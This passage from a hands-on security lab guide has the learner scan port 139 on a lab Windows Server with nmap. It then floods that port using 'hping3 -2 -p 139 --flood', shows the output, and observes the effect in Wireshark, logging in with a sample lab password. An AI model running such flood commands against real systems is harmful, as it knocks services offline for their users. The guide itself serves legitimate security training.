
[attacker@parrot]~$ nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 09:26 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0021s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
[attacker@parrot]~$
  
```

30. Now, type **hping3 -2 -p 139 --flood (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.

Note: **-2:** specifies the UDP mode; **-p:** specifies the destination port; and **--flood:** sends a huge number of packets.



```

[root@parrot]~/home/attacker$ #nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 09:28 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).


PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 02:15:5D:24:2F:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]~/home/attacker$ #hping3 -2 -p 139 --flood 10.10.1.19
HPING 10.10.1.19 (eth0 10.10.1.19): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
  
```

31. Switch to the **Windows Server 2019** machine, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.

32. In the **Type here to search** field on the **Desktop**, type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.


Note: You might experience degradation in the **Window Server 2019** machine's performance.



